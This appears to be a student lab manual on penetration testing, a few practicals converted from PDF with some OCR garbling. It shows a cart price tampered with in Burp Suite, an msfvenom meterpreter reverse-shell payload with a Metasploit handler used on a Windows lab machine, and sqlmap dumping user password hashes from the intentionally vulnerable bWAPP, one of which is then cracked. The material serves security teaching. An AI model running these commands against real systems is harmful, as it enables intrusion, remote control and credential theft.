the price of this item is: \$986

FoxyProxy Addon for Firefox for Burpsuite Connection



## Go to proxy and On intercept

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below this is a secondary navigation bar with 'Dashboard', 'Target', 'Proxy' (highlighted in orange), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Under the 'Proxy' tab, 'Intercept' is selected and highlighted in orange. Below the tabs are buttons for 'Forward', 'Drop', 'Interception on' (which is currently selected and highlighted in blue), 'Action', and 'Open Browser'. The main content area is currently empty.

## Change the price

The screenshot shows the Burp Suite interface with the 'HTTP History' tab selected. A specific request is highlighted, showing a POST request to 'http://testphp.vulnweb.com/0' with the following payload:

```

1 POST /cart.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/product.php?pic=3
12 Cookie: login=test123test
13 Upgrade-Insecure-Requests: 1
14
15 price=90&addcart=3

```

To the right of the request, the 'Inspector' tool is open, showing details for Request Attributes (2), Request Query Parameters (0), Request Body Parameters (2), Request Cookies (1), and Request Headers (12).

The screenshot shows the Acunetix Web Vulnerability Scanner interface. The URL is 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. The page has a navigation bar with links: 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', 'AJAX Demo', and 'Logout test'. On the left, there is a sidebar with links: 'search art' (with a search input and 'go' button), 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', and 'Logout'. The main content area shows a table of products:

Product id	Title	Artist	Category	Price	
3	The universe	r4w8173	Posters	\$90	<a href="#">delete</a>

Below the table, it says 'Total: \$90' and there is a text input field with placeholder text 'place a command for these items'.

---


Your command has been processed ...

[Back to homepage](#)

## Practical No. 8

**Aim:** Practical on using Metasploit Framework for exploitation.

### Copy IP Address




```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali: 
(kali㉿kali)-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.126.128 netmask 255.255.255.0 broadcast 192.168.126.255
        inet6 fe80::3c2d:b51e:a84b:d1b4 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:47:d2:f7 txqueuelen 1000 (Ethernet)
                RX packets 19273 bytes 21587062 (20.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8916 bytes 1250746 (1.1 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Add above IP address to the

```
(root㉿kali)-[~/home/kali]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.126.128 LPORT=8888 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

### Copy the .exe file



Paste the .exe file in windows machine



```
[root@kali]-[~/home/kali] ./msfvenom -p linux/meterpreter/reverse_tcp LHOST=192.168.128.128 LPORT=8888 -f exe -o exploit.py
# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
      =[!] Future options will be added for windows/x64/meterpreter/reverse_tcp (LHOST=192.168.126.128 LPORT=8888 -F .exe -o payload.exe)
Payload options (windows/x64/meterpreter/reverse_tcp):
```

```
msf6 exploit(multi/handler) > set lhost 192.168.126.128
lhost => 192.168.126.128
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > options
```

**Payload options (windows/x64/meterpreter/reverse\_tcp):**


Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.126.128	yes	The listen address (an interface may be specified)
LPORT	8888	yes	The listen port

Now run .exe file in window machine



```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| 1 2 3 4 | 7
File Actions Edit View Help
root@kali: /home/kali
meterpreter > screenshot
Screenshot saved to: /home/kali/YkxzPQnu.jpeg
meterpreter > ls
Listing: C:\Users\UG-43\Desktop
=====
Mode      Size     Type  Last modified          Name
100666/rw-rw-rw-  0      fil   2024-07-27 03:18:16 -0400 .txt
100666/rw-rw-rw-  8862    fil   2024-08-14 01:19:20 -0400 Book1.xlsx
100666/rw-rw-rw-  460324864   fil   2024-03-26 03:17:17 -0400 CF.001
100666/rw-rw-rw-  1126    fil   2024-03-26 03:17:17 -0400 CF.001.txt
100666/rw-rw-rw-  1902    fil   2024-01-24 01:14:34 -0500 Cain.lnk
100666/rw-rw-rw-  1093    fil   2024-03-25 22:20:03 -0400 Cisco Packet Tracer.lnk
100666/rw-rw-rw-  1304    fil   2024-08-07 00:19:39 -0400 Firefox.lnk
100666/rw-rw-rw-  2347    fil   2023-12-06 03:33:43 -0500 MongoDBCompass.lnk
100666/rw-rw-rw-  642     fil   2024-04-24 02:03:00 -0400 NER.py
040777/rwxrwxrwx  0      dir   2024-07-02 01:36:59 -0400 New folder
100666/rw-rw-rw-  232     fil   2024-08-15 23:44:38 -0400 Quizzer_Links - Copy.txt
100666/rw-rw-rw-  232     fil   2024-08-15 23:44:38 -0400 Quizzer_Links.txt
100666/rw-rw-rw-  855     fil   2024-03-20 07:01:35 -0400 RStudio.lnk
100666/rw-rw-rw-  3083621   fil   2024-08-05 01:34:10 -0400 Restful Java.pdf
100666/rw-rw-rw-  1404    fil   2023-06-28 06:00:15 -0400 Visual Studio Code.lnk
```

Screenshot will save to your folder.



## Practical No. 9

**Aim:** Practical on Injecting Code in Data Driven Applications: SQL Injection

**Target URL:** <https://bwapp.hakhub.net/>

**Step 1: Login using Username & Password, if not available create one**

/ Login /

Enter your credentials (bee/bug).

Login:

Password:

Set the security level:



**Step 2: Select for SQL Injection: (Login Form/User) & Click on Hack**

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.  
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.  
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!  
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

SQL Injection (GET/Select)  
 SQL Injection (POST/Search)  
 SQL Injection (POST>Select)  
 SQL Injection (AJAX/JSON/jQuery)  
 SQL Injection (CAPTCHA)  
 SQL Injection (Login Form/Hero)  
 SQL Injection (Login Form/User)  
 SQL Injection (SQLite)  
 SQL Injection (Drupal)  
 SQL Injection - Stored (Bugs)



**Step 3: First Check by logging using your username & password**

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:

Welcome Hack, how are you today?

Your secret: Hacker

**Step 4: Give ' as an input in Login & password text field, click on Login button and check the output.**

# / SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:



Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

If this Error occurs means, the SQL Injection can be vulnerable to this Web Page.

**Step 5: Launch BurpSuite Application & Turn on the intercept. Enter Login Details again & click on Login button and check the request in BurpSuite.**

The screenshot shows two instances of the Burp Suite interface. The top instance is the Project configuration screen with 'Intercept' selected. The bottom instance is the main proxy screen showing a captured request for 'https://bwapp.hakhub.net:443 [221.150.96.204]'. The request details pane displays the raw HTTP traffic. Two specific lines are highlighted with arrows pointing to them: line 3 ('Cookie: security\_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0') and line 19 ('login=hack&password=hack&form=submit').

```
1 POST /sql1_16.php HTTP/2
2 Host: bwapp.hakhub.net
3 Cookie: security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0 ←
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 36
10 Origin: https://bwapp.hakhub.net
11 Referer: https://bwapp.hakhub.net/sql1_16.php
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 login=hack&password=hack&form=submit ←
```

**Note and Copy the Cookies & login data line**

**Cookie: security\_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0**

**login=hack&password=hack&form=submit**

**Step 6: Starting SQLMap tool to perform SQL Injection**

```

root@kali: /home/kali
[~] sqlmap -u "https://bwapp.hakhub.net/sql_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data "login=hack&password=hack&form=submit" --dbs

```

## Step 7: Enter following Command to fetch Database Names using SQLMap

```
sqlmap -u "https://bwapp.hakhub.net/sql_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data "login=hack&password=hack&form=submit" --dbs
```

```

[*] starting at 22:58:17 /2024-08-04/
[22:58:17] [INFO] testing connection to the target URL
[22:58:19] [WARNING] potential CAPTCHA protection mechanism detected
[22:58:19] [INFO] testing if the target URL content is stable
[22:58:21] [INFO] target URL content is stable
[22:58:21] [INFO] testing if POST parameter 'login' is dynamic
[22:58:22] [WARNING] POST parameter 'login' does not appear to be dynamic
[22:58:23] [INFO] heuristic (basic) test shows that POST parameter ' ' might be injectable (possible DBMS: ' ')
[22:58:25] [INFO] heuristic (XSS) test shows that POST parameter ' ' might be vulnerable to cross-site scripting (XSS) at
tacks
[22:58:25] [INFO] testing for SQL injection on POST parameter 'login'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n

```

Type 'n' for all & Hit Enter

```

[22:58:21] [INFO] target URL content is stable
[22:58:21] [INFO] testing if POST parameter 'login' is dynamic
[22:58:22] [WARNING] POST parameter 'login' does not appear to be dynamic
[22:58:23] [INFO] heuristic (basic) test shows that POST parameter ' ' might be injectable (possible DBMS: ' ')
[22:58:25] [INFO] heuristic (XSS) test shows that POST parameter ' ' might be vulnerable to cross-site scripting (XSS) at
tacks
[22:58:25] [INFO] testing for SQL injection on POST parameter 'login'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
n

```

All Database Names fetched Successfully

```

root@kali: /home/kali
[23:03:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: MySQL > 5.1
sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data "login=hack&password=hack&form=submit" -D bWAPP
[23:04:05] [INFO] fetching database names
[23:04:09] [INFO] retrieved: 'information_schema'
[23:04:10] [INFO] retrieved: 'bwAPP'
[23:04:12] [INFO] retrieved: 'mysql'
[23:04:13] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] bwAPP
[*] information_schema
[*] mysql
[*] performance_schema
[23:04:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:04:13 /2024-08-04/

```

## Step 8: Choosing bWAPP Database, Enter the Following Command to fetch Tables

```
sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data "login=hack&password=hack&form=submit" -D bWAPP -tables
```

### Results:

```

root@kali: /home/kali
[23:06:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Nginx
back-end DBMS: MySQL > 5.1
[23:06:37] [INFO] fetching tables for database: 'bwAPP'
[23:06:40] [INFO] retrieved: 'blog'
[23:06:41] [INFO] retrieved: 'heroes'
[23:06:42] [INFO] retrieved: 'movies'
[23:06:43] [INFO] retrieved: 'users'
[23:06:45] [INFO] retrieved: 'visitors'
Database: bwAPP
[5 tables] tms://bwapp.hakhub.net/sqli_16.php --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
+-----+-----+-----+-----+
| blog | | heroes | | movies | | users | | visitors |
+-----+-----+-----+-----+
| https://bwapp.hakhub.net/sqli_16.php --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
+-----+-----+-----+-----+
qlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
[23:06:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:06:45 /2024-08-04/.php --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
| login=hack&password=hack&form=submit"

```

## Step 9: Fetching Users Table & its Columns, Enter the Following Command

```
sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data "login=hack&password=hack&form=submit" -D bWAPP -T users -columns
```

### Results:

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| ↻
File Actions Edit View Help
[23:08:31] [INFO] retrieved: 'varchar(100)' |
[23:08:33] [INFO] retrieved: 'admin' |
[23:08:34] [INFO] retrieved: 'tinyint(1)' |
Database: bWAPP
Table: users0: PHPSESSID=q87a2pamdjsovqor18v8nijudo
[9 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| admin  | tinyint(1) |
| activated | tinyint(1) |
| activation_code | varchar(100) | .php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
| email|password| varchar(100) | .php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
| id    | int(10)  |
| login "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
| password | varchar(100) | .php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
| reset_code | varchar(100) | .php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
| secret | varchar(100) | .php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
+-----+-----+
sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data
[23:08:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:08:34 /2024-08-04/.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data

```

## Step 10: Finally dump the Users Table's Columns containing login, password & secret, Enter the Following Command

```

sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0;
PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data "login=hack&password=hack&form=submit" -D bWAPP
-T users -C login,password,secret --dump

```

Type 'n' & Hit Enter

### Results:

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| ↻
File Actions Edit View Help
[23:12:38] [INFO] retrieved: 'user'
[23:12:40] [INFO] retrieved: '110eda4d09e062aa5e4a390b0a572ac0d2c0220'
[23:12:41] [INFO] retrieved: 'dog'
[23:12:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n likely be removed in
do you want to crack them via a dictionary-based attack? [y/n/q] n
Database: bWAPP
Table: users
[4 entries]
+-----+-----+
| login | password           | secret |
+-----+-----+-----+
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | A.I.M. or Authentication Is Missing |
| bee   | 6885858486f31043e5839c735d99457f045affd0 | Any bugs? |
| hack  | bb02c6365c097bdf75be3f6885d2af334e7ce4d7 | hacker |
| user  | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 | dog   |
+-----+-----+-----+
[23:13:01] [INFO] table 'bWAPP.users' dumped to CSV file '/root/.local/share/sqlmap/output/bwapp.hakhub.net/dump/bWAPP/users.csv'
[23:13:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:13:01 /2024-08-04/.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijudo" --data

```

Let's Select one User & try to Crack Hash Encrypted Password

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | || | 
root@kali: /home/kali| 23:13 | 
File Actions Edit View Help
[23:12:38] [INFO] retrieved: 'user'
[23:12:40] [INFO] retrieved: '110eda4d09e062aa5e4a390b0a572ac0d2c0220'
[23:12:41] [INFO] retrieved: 'dog'
[23:12:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n likely be removed in
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: bWAPP
Table: users
[4 entries]
+-----+-----+
| login | password | secret | data
+-----+-----+
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | A.I.M. or Authentication Is Missing | 
| bee | 6885858486f31043e5839c735d99457f045affd0 | Any bugs? |
| hack | bb02c6365c097bdf75be3f6885d2af334e7ce4d7 | hacker |
| user | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 | dog |
+-----+-----+
[23:13:01] [INFO] table 'bWAPP.users' dumped to CSV file '/root/.local/share/sqlmap/output/bwapp.hakhub.net/dump/bWAPP/users.csv'
[23:13:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:13:01 / 2024-08-04/ https://crackstation.net/level1_buzzword_crackme.html --data

```

**Step 11: At last, visit <https://crackstation.net/> & Paste the Copied Hash Password & Check the “I am not a Robot” & Click on Crack Hashes**

The screenshot shows the CrackStation homepage with the title "CrackStation" and sub-navigation "CrackStation", "Password Hashing Security", and "Defuse Security". Below the title is the heading "Free Password Hash Cracker". A text input field contains the hash "bb02c6365c097bdf75be3f6885d2af334e7ce4d7". To the right of the input field is a reCAPTCHA checkbox labeled "I'm not a robot". Below the input field is a table with one row, showing the hash "bb02c6365c097bdf75be3f6885d2af334e7ce4d7" in the "Hash" column, "sha1" in the "Type" column, and "hack" in the "Result" column. At the bottom left, there is a note about supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+(sha1(bin)), QubesV3.1BackupDefaults". At the bottom center is a link "Download CrackStation's Wordlist".

Hash	Type	Result
bb02c6365c097bdf75be3f6885d2af334e7ce4d7	sha1	hack

**SQL Injection with Password Cracking Successful!**